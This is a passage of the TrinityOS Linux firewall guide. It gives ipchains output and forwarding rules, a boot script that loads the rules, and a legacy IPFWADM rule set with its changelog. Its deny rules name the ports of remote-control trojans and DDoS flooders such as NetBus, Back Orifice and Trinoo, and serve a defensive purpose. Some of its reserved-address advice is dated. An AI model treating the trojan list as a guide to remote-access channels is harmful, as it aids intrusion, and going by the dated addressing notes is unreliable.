#echo "      * Allowing $SECUREHOST3 OUTPUT for ftp, ftp-data, ssh, pop-3, and telnet"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp -d $SECUREHOST3 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp-data -d $SECUREHOST3 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ssh -d $SECUREHOST3 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP pop-3 -d $SECUREHOST3 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP telnet -d $SECUREHOST3 $UNPRIVPORT

```

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```
#echo "      * Allowing $SECUREHOST4 OUTPUT for ftp, ftp-data, ssh, pop-3, and telnet"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp -d $SECUREHOST4 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp-data -d $SECUREHOST4 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ssh -d $SECUREHOST4 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP pop-3 -d $SECUREHOST4 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP telnet -d $SECUREHOST4 $UNPRIVPORT

#-----
# Specific Output Rejections
#-----
# These rule sets reject specific traffic that you do not want out of
# the system.
#-----
echo " - Reject specific outputs."

# Reject outgoing traffic to the local net from the remote interface,
# stuffed routing; deny & log
/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d $INTLAN $LOGGING

# Reject outgoing traffic from the local net from the external interface,
# stuffed masquerading, deny and log
/sbin/ipchains -A output -j REJECT -i $EXTIF -s $INTLAN -d $UNIVERSE $LOGGING

# RFC1918 and IANA Reserved Address space filtering
#
# Filter all external traffic coming from either RESERVED or non-routed
# address space.
#
# Please run "whois IANA*@arin.net" and with a careful eye
# "whois RESERVED*@arin.net" for more info.
#
# -----
# NOTE *1*: Please notice that ALL IANA Reserved Address filters
#           (except for the Class-D and Class-E networks) have
#           been disabled as it seems that the IANA is releasing IP
#           address space without updating their tables.
# -----
#
# Note 2: The address schemes from whois are silently using CLASSFULL
#         masks
#
# Note 3: Some ISPs use RFC1918 addresses for internal addressing of
#         customers and keeping status on equipment. Some customers of
#         General Instruments SURFboard cable modems might have similar
#         issues.
#
# Reserved-1
```

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```
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 0.0.0.0/8 $LOGGING

# Reserved-9
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 1.0.0.0/8 $LOGGING

# Reserved-10 and RFC1918 (10.x.x.x)
/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 10.0.0.0/8 $LOGGING

# Reserved-23
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 23.0.0.0/8 $LOGGING

# Reserved-31
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 31.0.0.0/8 $LOGGING

# Reserved-7 (65.0.0.0 - 95.255.255.255)
#
# This needs to be done with FIVE different filters sets since it is hard to do
# this on odd bit mask
#
# 65.0.0.0 - 65.255.255.255
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 65.0.0.0/8 $LOGGING
# 66.0.0.0 - 67.255.255.255
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 66.0.0.0/7 $LOGGING
# 68.0.0.0 - 71.255.255.255
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 68.0.0.0/6 $LOGGING
# 72.0.0.0 - 79.55.255.255
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 72.0.0.0/5 $LOGGING
# 80.0.0.0 - 95.255.255.255
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 80.0.0.0/4 $LOGGING

# Loopback
# Included in the Reserved-8 mask

# Reserved-3
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 128.0.0.0/16 $LOGGING

# BLACKHOLE3
#
# Disabled due to the fact that ALL reverse DNS functions (regardless of the
# address) will stop working properly. If you have a good explanation of
# why this is, I would love to hear it.
#
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 128.9.64.26/32 $LOGGING

# Includes NET-TEST-B
#!/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 128.66.0.0/16 $LOGGING

# IANA-BBLK-RESERVED and RFC1918 (172.19-31.0.0)
/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 172.16.0.0/12 $LOGGING
```

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```
# Reserved-4
#/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 191.255.0.0/16 $LOGGING

# ROOT-NS-LAB - 192.0.0.0/24
#/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 192.0.0.0/24 $LOGGING

# NET-ROOTS-NS-LIVE - 192.0.1.0/24
#/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 192.0.1.0/24 $LOGGING

# NET-TEST - 192.0.2.0/24
#/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 192.0.2.0/24 $LOGGING

# RFC1918
/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 192.168.0.0/16 $LOGGING

# RESERVED-13
#/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 197.0.0.0/8 $LOGGING

# RESERVED-14
#/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 201.0.0.0/8 $LOGGING

# Reserved-5
#/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 223.255.255.0/24 $LOGGING

#Future use for Class-E and Class-F:
/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 240.0.0.0/5 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -s $UNIVERSE -d 248.0.0.0/5 $LOGGING

# SMB and CIFS: Reject SMB and CIFS traffic FROM external machines.
#
# NOTE: SMB (Win 3.x, 9x, NT) and CIFS (Win2k) is one of the biggest
#       security issues an administrator will face. Do NOT enable SMB/CIFS
#       traffic to flow over the Internet or any non-trusted networks
#       unless you know exactly what you are doing. If you NEED this
#       functionality, please use a IPSEC or PPTP VPN
#
# NOTE #2: the $LOGGING variable is NOT included here because if it was
#          enabled, your logs would grow too quickly to manage.
#
# Ports:  137 TCP/UDP (NetBIOS name service)
#         138 UDP      (NetBIOS datagram service) - TCP filtered just in case
#         139 TCP      (NetBIOS session service) - UDP filtered just in case
#         445 TCP/UDP (MS CIFS in Win2k)

echo "    - Rejecting TCP/UDP SMB traffic on the external interface."
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 137
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 137
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 138
```

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```
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 138
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 139
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 139
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 445
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 445
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 137 -d $UNIVERSE
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 137 -d $UNIVERSE
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 138 -d $UNIVERSE
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 138 -d $UNIVERSE
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 139 -d $UNIVERSE
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 139 -d $UNIVERSE
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 445 -d $UNIVERSE
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 445 -d $UNIVERSE

# Explicitly filter out any OUTGOING traffic that is either known to be INSECURE or from a
# possible INTERNAL machine infected with a Trojan.
#

# RPC - Used for NFS and other insecure mechanisms
#
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE sunrpc $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP sunrpc -d $UNIVERSE $LOGGING

# Mountd - Used for NFS
#
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 635 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 635 -d $UNIVERSE $LOGGING

# PPTP - Block unauthorized outgoing VPNs
#
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 1723 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 1723 $LOGGING

# Remote Winsock - Block internal Windows machines doing weird stuff.
#
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 1745 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 1745 $LOGGING

# NFS - Block NFS due to security issues
#
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 2049 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 2049 -d $UNIVERSE $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 2049 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 2049 -d $UNIVERSE $LOGGING

# PcAnywhere - Block unauthorized outgoing remote control sessions
#
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 5631 $LOGGING
```

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```
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 5631 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 5632 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 5632 $LOGGING

# Xwindows - Block unauthorized and non-secured Xwindows
#
# NOTE: See variable section above for the example range (6000:6007 by default)
# Xwindows can use far more than just ports 6000-6007.
#
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE $XWINDOWS_PORTS $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE $XWINDOWS_PORTS $LOGGING

# IPsec VPNs - Block unauthorized VPNs
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 500 -d $UNIVERSE/0 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE/0 500 $LOGGING

# MySQL - Block unauthorized SQL sessions
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 3306 -d $UNIVERSE/0 $LOGGING

# EggDrop IRC bot - Block unauthorized bots
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 3456 -d $UNIVERSE/0 $LOGGING

# Block the following known Trojan network ports.
#
# Please note that TCP/IP, by nature uses RANDOM high ports. So just because you get a firewall hit
# a known trojan port doesn't always mean you have an infected internal machine. Please also note t
# since the port in question is blocked, the local or internal IP stack will eventually use a differ
# high port before giving up so things SHOULD work ok anyway.
#
# By NO means is this a complete list but I try to get the common ones.
# If I filtered out ALL the various known trojan ports, there wouldn't be many VALID high ports left
#
# Please see http://www.simovits.com/sve/nyhetsarkiv/1999/nyheter9902.html for a more complete lis
#

# NetBus.
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 12345 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 12346 $LOGGING

# NetBus Pro.
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE/0 20034 $LOGGING

# Back0roffice
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE/0 31337 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE/0 31338 $LOGGING

# Win Crash Trojan.
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE/0 5742 $LOGGING
```

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```
# Socket De Troye.
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE/0 30303 $LOGGING

# Unknown Trojan Horse (Master's Paradise [CHR])
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE/0 40421 $LOGGING

# Trinoo UDP flooder - Please note this port will probably change over time
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 27665 -d $UNIVERSE/0 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 27444 -d $UNIVERSE/0 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 31335 -d $UNIVERSE/0 $LOGGING

# Shaft distributed flooder - Please note this port will probably change over time
/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP 20432 -d $UNIVERSE/0 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 18753 -d $UNIVERSE/0 $LOGGING
/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP 20433 -d $UNIVERSE/0 $LOGGING

#-----
# Allow all High Ports for return traffic.
#
# Some day this rule set will be stateful and we won't have to do this
#
echo " - Enabling all output REPLY (TCP/UDP) traffic on high ports."
/sbin/ipchains -A output -j ACCEPT -p tcp -s $EXTIP $UNPRIVPORTS -d $UNIVERSE
/sbin/ipchains -A output -j ACCEPT -p udp -s $EXTIP $UNPRIVPORTS -d $UNIVERSE

#-----
# Catch All Rule
#-----
echo " - Final output catch all rule."

# All other outgoing is denied and logged. This rule set should catch
# everything (including samba) that hasn't already been blocked.
#
/sbin/ipchains -A output -j REJECT -s $UNIVERSE -d $UNIVERSE $LOGGING

*****
# Forwarding Rules
*****
#
echo "-----"
echo "Forwarding Rules:"

#-----
# Enable TCP/IP forwarding and masquerading from the Internal LAN
#-----

# Diald Users:
```

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```
#
# You need this rule to allow the s10 SLIP interface to receive
# traffic to then bring the interface up.
#
#     Disabled by default
#
#/sbin/ipchains -A forward -j MASQ -i s10 -s $INTLAN -d $UNIVERSE/0

#-----
# Port Forwarding
#-----
# Port forwarding allows external traffic to directly connect to an INTERNAL
# Masq'ed machine. An example for this is when a user needs to have external
# users directly contact a WWW server behind the MASQ server.
#
# To use PORTFW, you need to un-# out and edit the $SECUREHOST section at
# the top of the rule set.
#
# NOTE: Port forwarding is well beyond the scope of this documentation to
#     explain the security issues implied in opening up access like this.
#     Please see Appendix A to read the IP-MASQ-HOWTO for a full explanation.
#
# Do not use ports greater than 1023 for redirection ports.
#
# Disabled by default.
#-----
#echo " * Enabling Port Forwarding onto internal hosts."
#/usr/sbin/ipmasqadm portfw -f
#echo " * Forwarding SSH traffic on port 26 to $PORTFWIP1"
#/usr/sbin/ipmasqadm portfw -a -P tcp -L $EXTIP 26 -R $PORTFWIP1 22
#
#echo " * Forwarding SSH traffic on port 26 to $PORTFWIP2"
#/usr/sbin/ipmasqadm portfw -a -P tcp -L $EXTIP 26 -R $PORTFWIP2 22
#
#echo " * Forwarding SSH traffic on port 26 to $PORTFWIP3"
#/usr/sbin/ipmasqadm portfw -a -P tcp -L $EXTIP 26 -R $PORTFWIP3 22

#-----
# Enable TCP/IP forwarding and masquerading from the Internal LAN
#-----

# Turn on IP Forwarding in the Linux kernel
#
# There are TWO methods of turning on this feature. The first method is the
# Red Hat way. Edit the /etc/sysconfig/network file and change the
# "FORWARD_IPV4" line to say:
#
#     FORWARD_IPV4=true
```



```

#
# The second method is shown below and can executed at any time while the
# system is running.
#
echo " - Enabling IP forwarding."
echo "1" > /proc/sys/net/ipv4/ip_forward

# Masquerade from local net on local interface to anywhere.
#
echo " - Enable IP Masquerading from the internal LAN."
/sbin/ipchains -A forward -j MASQ -i $EXTIF -s $INTLAN -d $UNIVERSE

# Enabling Always Defrag for Masqueraded systems
#
echo " - Enable IP Always Defrag for the internal LAN."
echo "1" > /proc/sys/net/ipv4/ip_always_defrag

# Disabling the LooseUDP patch required by some Internet-based games
#
# NOTE: Some distros such as TurboLinux delete this option from the kernel
#
# Enabled by default
echo " - Disable LooseUDP which is required by some games due to security issues."
echo "0" > /proc/sys/net/ipv4/ip_masq_udp_dloose

# Catch all rule, all other forwarding is denied.
#
/sbin/ipchains -A forward -j REJECT -s $UNIVERSE -d $UNIVERSE $LOGGING

#####
# The end
#####
echo "-----"
echo -e "TrinityOS IPCHAINS Firewall $FWVER implemented.\n\n"

```

<TrinityOS rule set STOP>

10.8 The /etc/rc.d/init.d script to load the IPCHAINS rule set upon boot

Have the firewall rule set automatically load:

- **** IMPORTANT**** It should be noted that Mandrake 7.0+ and most likely newer Redhat versions have a section in `/etc/rc.d/rc.sysinit` to automatically load a `/etc/rc.d/rc.firewall` script if it exists. Since the network interfaces aren't up yet, I recommend to edit it and # out those lines

Various Linux Distributions:

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- Redhat: Create the file called `/etc/rc.d/init.d/firewall`
 - Turbo Linux: Create the `/etc/rc.d/init.d/firewall` file but make the following changes:
 - Change the line "chkconfig: 2345 11 89" to "chkconfig: 2345 09 91"
 - Remove the stock `/etc/rc.d/init.d/ipchains` script
-

--

```
#!/bin/sh
#
# firewall      Bring up/down networking
#
# chkconfig: 2345 11 89
# description: Loads a modified version of the TrinityOS rc.firewall rule set
# probe: true

# -----
# # TrinityOS-firewall
# v11/11/00
#
# Part of the copyrighted and trademarked TrinityOS document.
# <url url="http://www.ecst.csuchico.edu/~dranch">
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
# Updates
# -----
#
# 11/11/00 - Fixed an echo typo to say that the policy is REJECT
#           and added a MASQ list "mlist" option
# 10/08/00 - Changed the defaults when the firewall is stopped from ACCEPT
#           to REJECT
#
# -----

# Source function library.
. /etc/rc.d/init.d/functions

# Check that networking is up.

# This line no longer work with bash2
#[ ${NETWORKING} = "no" ] && exit 0
# This should be OK.
[ "XXXX${NETWORKING}" = "XXXXno" ] && exit 0

[ -x /sbin/ifconfig ] || exit 0

# See how we were called.
```

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```
case "$1" in
  start)
    /etc/rc.d/rc.firewall
    ;;
  stop)
    echo -e "\nFlushing firewall and setting default policies to REJECT\n"
    /sbin/ipchains -P input REJECT
    /sbin/ipchains -P output REJECT
    /sbin/ipchains -P forward REJECT

    /sbin/ipchains -F input
    /sbin/ipchains -F output
    /sbin/ipchains -F forward
    ;;
  restart)
    $0 stop
    $0 start
    ;;
  status)
    /sbin/ipchains -L
    ;;
  mlist)
    /sbin/ipchains -M -L
    ;;
  *)
    echo "Usage: firewall {start|stop|restart|status|mlist}"
    exit 1
esac

exit 0

--
```

Next, make it executable:

```
chmod 700 /etc/rc.d/init.d/firewall
```

Lastly, enable the firewall to start automatically:

```
chkconfig --add firewall
chkconfig --level 345 firewall on
```

Slackware:

Next, append this to the end of the `"/etc/rc.d/rc.local"` file

```
#Run the IP MASQ and firewall script
/etc/rc.d/rc.firewall
```

- Make the `rc.firewall` file executable

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```
chmod 700 /etc/rc.d/rc.firewall
```

Now, if you aren't running a 2.0.x kernel, please skip down to the 10.12 (Firewall Confirm) subsection to see how to safely make changes to your live firewall configuration.

```
+-----+
| rc.firewall for MASQ setups with a STRONG IPFWADM rule set for 2.0.x kernels |
|                                                                              |
| *** Discontinued!!! Patch your 2.0.x kernel and use the IPCHAINS rules!!  |
+-----+
```

```
/etc/rc.d/rc.firewall
```

10.9 An older TrinityOS rc.firewall rule set for 2.0.x kernels (LEGACY)

```
--
```

```
#!/bin/sh
```

```
#-----
```

```
# Version v2.97
```

```
#
```

```
# NOTE to ALL IPFWADM users:
```

```
#
```

```
# As you all know, IPFWADM has been replaced by IPCHAINS for some time
# now. I've also been updating the IPCHAINS rule sets for a while yet
# the IPFWADM rule sets haven't been updated.
```

```
#
```

```
# Though this sucks that I have to do this, I can't maintain both.
# In the future, I will REMOVE these rule sets though I will make them
# available via a different URL.
```

```
#
```

```
# ** BUT... there is a kernel patch to get IPCHAINS running on 2.0.x
# kernels. Please see <ref id="sect-5" name="Section 5"> for the URL and use IPCHAINS
# now on. Ok?
```

```
#
```

```
# v2.97 - Deleted the DHCPcd commands as the syntax was old an misleading. Update
# to IPCHAINS.
```

```
#
```

```
# v2.96 - Added blurbs and scripts in the EXTIP, EXTBROAD, and DGW variable areas that
# DHCP users should use "dhcpcd" with the -c option to re-run
# the rule set upon lease renewals. It is also mentioned that both
# DHCP and PPP users need to get their EXTBROAD and DGW addresses
# dynamically.
```

```
# - Changed the debug system to re-create the debug log each time
# (removed one of the >'s at the top of the debug setup)
```

```
#
```

```
# v2.95 - Added a /0 to the final OUTPUT reject rule. It was implicitly there but its good
# for documentation reasons. There were also a few IMPUT rules that DENYed
# instead of REJECTed traffic for spoofed traffic, etc. Fixed.
# I also noted that the automatic $extbroad variable will only be properly set if
# you have a typical 255.255.255.0 netmask. If you don't, you'll have to statically
```

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```
#           define it vs. use the automatic method.
# v2.94 - Added explicit INPUT filters for NFS and OUTPUT filters for Moundt and RPC
# v2.93 - Added explicit OUTPUT filters for the BackOffice and NetBus Windows trojans
# v2.92 - Moved the default policy settings and INPUT/OUTPUT/FORWARD flush from
#           the top of each section to the top top of the entire rule set.# v2.91
# v2.91 - Added more firewall DENY rules to stop Xwindows ports 6001-6007
# v2.90 - Changed the default policies from DENY to REJECT.
# v2.80 - Clarified the input/output rules for HTTP to use the -W interface option and
#           added a #ed out rule for allowing HTTP traffic directly to the Linux box
#           from the Internet.
# v2.75 - Added and commented on the enabling of multicast traffic
#           - Caught a serious typo: -V CANNOT have a subnet mask appended to it. Though
#           this is inconsistant with the other commands, this has been confirmed.
# v2.71 - Redirected the rc.firewall debugging info to /tmp/rc.firewall.dump
# v2.70 - Added commented out debugging echo statements right after the environment vars
# v2.65 - Removed the /32 bit subnet mask from the intip, extip, dgw, secondarydns,
#           and securehost variables and manually placed them back within the rule sets
#           themselves. This is for users who use DHCP and/or PPP that wouldn't get the
#           correct netmask. Also, the netmask built into these variables would break
#           the IPPORTFW section.
#           - Added the LOOPBACK variable for better readability
#           - Cleaned the comment sections a little
#
# v2.60 - Added #'ed out rules to support the Linux box getting addressed via DHCP
# v2.51 - Corrected the vars passed to PPPd as shown bellow in the comments section
# v2.50 - Deleted an already #ed out line to allow in ALL incoming
#           traffic.
#           - Added a /32 bit subnet mask to the intip, extip, dgw, secondarydns,
#           and securehost variables. Because of this, I then deleted a few stray
#           and possibly incorrect /24 and /32 bit masks on various IPFWADM rules
#           - Cleaned up (split up) the explicit INPUT section for internal and external
#           hosts.
#           - Cleaned up the IPPORTFW area to use all environment vars and added the
#           $portfwip var.
#           - Deleted a duplicate line for the "outgoing from local net on remote interface,
#           stuffed masquerading, deny" rule set
#
# v2.45 - Added the environment variables that PPPd passes to ease the
#           use of IPFWADM firewalls
# v2.40 - Change the default behavior of IPORTFW to disabled
#           - Made some clarifications for dynamically addressed users and
#           the "extif" variable.
# v2.30 - Commented and changed the unrestricted ports to 1024-65535
#           since SSH sometimes creates connections at port 1023
#           - Added #'ed out IPFWADM statements to do non-logged filtering
#           of BOOTP (ports 67-68), Samba (ports 137-138), RIP
#           (port 520), and SNMP (port 161)
#           - Added TCP support for DHCP
# v2.25 - Rearranged the ordering and description of the IPFWADM enviro variables
#           - Added #'ed out IPFWADM statements for WWW access to the world
```

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```
# v2.20 - Addition of IPPORTFW commands
# v2.10 - Disabled ALL outbound Xwindows (Xwin uses port 6000) which was
#         previously allowed since its in the >1024 port range. Gotcha!
# v2.00 - Totally re-written and MUCH stronger
# v1.00 - Oringial draft
#-----

# ++ Best viewed in a window at 90+ columns
#
# This script was adapted from Ambrose's IPMASQ-HOWTO and several
# other resources including:
#
#     - Me
#
# **Note**: This config ASSUMES:
#
#     1) that you have your private LAN addressing set as
#         192.168.0.x
#     2) Your internal LAN is on eth1
#     3) Your external LAN is on eth0
#     3) Your static IP address is 100.200.0.212
#         * If you get your external IP address via DHCP, you
#           will need to un-comment (un-#) the "DHCP - Client" rule set
#
# Obviously, this config won't be totally correct for your
# environment nor can your static IP address be the same
# as mine! So, you might need to change the IP addresses,
# internal/external interface names, un-comment out the #'ed out DHCP client
# lines, etc.
#
#-----
#
# This config also handles both IP spoofing and stuffed routing
# and IP Masquerading. Anything not explicitly allowed is
# REJECTED. Rejecting traffic is better than DENYING it since
# it makes the IPFWADM'ED machine look like its not CAPABLE of
# doing that particular protocol!
#
# ***PPP and DHCP USERS***
#
# 1) All PPP and DHCP users that get Dynamic IP address should
#     # out the "extip" variable a page or so down and then un-# out the
#     following command for your dynamic IP address:
#
#     NOTE: DHCP users will need to replace the "ppp0" interface name with
#           the interface name of your external Internet interface.
#
# extip='/sbin/ifconfig | grep -A 4 ppp0 | awk '/inet/ { print $2 } ' | sed -e s/addr://'
#
#
```

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```
#      2.      Create the /etc/ppp/ip-up script file to execute this rule set:
#
#      /etc/ppp/ip-up
#      --
#      #!/bin/sh
#      /etc/rc.d/rc.firewall
#      --
#
#      NOTE:  When PPPd runs the /etc/ppp/ip-up script, it passes several
#              environment variables which can help bring up the script.
#              Though I haven't updated my doc to use these variables, I will
#              at a future date:
#
#              $1 = Interface being brought up (e.g. ppp0)
#              $2 = TTY device being used (/dev/modem)
#              $3 = Terminal speed (38400)
#              $4 = IP address of my local PPP interface
#              $5 = IP address of the remote P-t-P link (default gw)
#              $6 = This is the IPPARM string that is passed from the
#                    options file for any ip-up specific use
#
#      3.      Now make this new script executable by running "chmod 700 /etc/ppp/ip-up"

#-----
#Environment Variables - Change to suit your environment
#
#Specification of the LOOPBACK interface
loopback="127.0.0.1"
#
#Specification of the INTERNAL NIC
intif="eth1"
#
#The IP address on your INTERNAL nic
intip="192.168.0.1"
#
#IP network address of the INTERNAL net
intnet="192.168.0.0"
#
#IP address of an internal host that should have IPPORTFW forward traffic to
portfwip="192.168.0.20"
#
#Specification of the EXTERNAL NIC
#
#      PPP Users:  If you are using the Dynamic PPP "extif" script from above,
#                  make sure to comment the below line out so it doesn't override it.
#
#                  If you want to use the PPPd variables, change this to read:
```

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```
#
#           extip=ppp0
#
extif="eth0"

#The IP address you get from the Internet
#
#   PPP users: If you are getting dynamic address, either use the "extip" script
#               from the header above or if you want to use the PPPd variables,
#               change this to read:
#
#   EXTIP='/sbin/ifconfig | grep -A 4 $EXTIF | awk '/inet/ { print $2 } ' | sed -e s/addr://'
#
#   NOTE: DHCP users should also update the script that runs DHCP to
#          use "dhcpcd" instead of other solutions like RH6's
#          "pump" DHCP solution and also have dhcpcd load.
#          It should be noted that newer versions of pump can run scripts
#          upon lease bringup, renew, etc.
#
#           This will let the firewall re-run upon DHCP lease renews
#           just in case you get a different IP address.
#
extip="100.200.0.212"

#The IP broadcast address of the external net
#
#   PPP users: If you are getting dynamic address, use the PPPd variables.
#               Change "extbroad" to read (this make an assumption but it should
#               be a safe assumption):
#               extbroad='echo $4 | cut -d '.' -f 1-3'.255
#
#   NOTE: This method will only work for typical 255.255.255.0 netmasks,
#          if you get other masks such as a 255.255.252.0, you will have to
#          statically define it like it is now instead of using the dynamic
#          setup.
#
extbroad="100.200.0.255"

#IP address of the default gateway on the EXTERNAL NIC
#
#   PPP and DHCP users: If you are getting dynamic address, use the PPPd variables.
#               Change "dgw" to read:
#
#               dgw='/sbin/ifconfig | grep -A 4 ppp0 | awk '/gateway/ { print $2 } ' | sed -
#
dgw="100.200.0.1"

#IP Mask for ALL IP addresses
universe="0.0.0.0"
```


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```
#IP Mask for BROADCAST
broadcast="255.255.255.255"

#Specification of HIGH IP ports
#     NOTE: Notice that this STARTS at 1024 and NOT at 1023 which it should.
#           for some reason SSH sometimes initiates connections at 1023 which
#           is a TCP violation but shit happens.
#
# Brief update: This is due to SSH not being executed with "-P"
#
unprivports="1024:65535"

#Specification of backup DNS server
secondarydns="102.200.0.25"

#Specifically allowed external host - secure1.host.com
securehost="200.211.0.40"

#-----
# Debugging Section:  If you are having problems with the firewall, uncomment
#                      out (un # out) the follow echo lines and then re-run
#                      the firewall to make sure that the rc.firewall is
#                      getting the right info.
#
#
#echo Loopback IP:                $loopback >> /tmp/rc.firewall.dump
#echo Internal interface name:     $intif >> /tmp/rc.firewall.dump
#echo Internal interface IP:       $intip >> /tmp/rc.firewall.dump
#echo Internal interface net:      $intnet >> /tmp/rc.firewall.dump
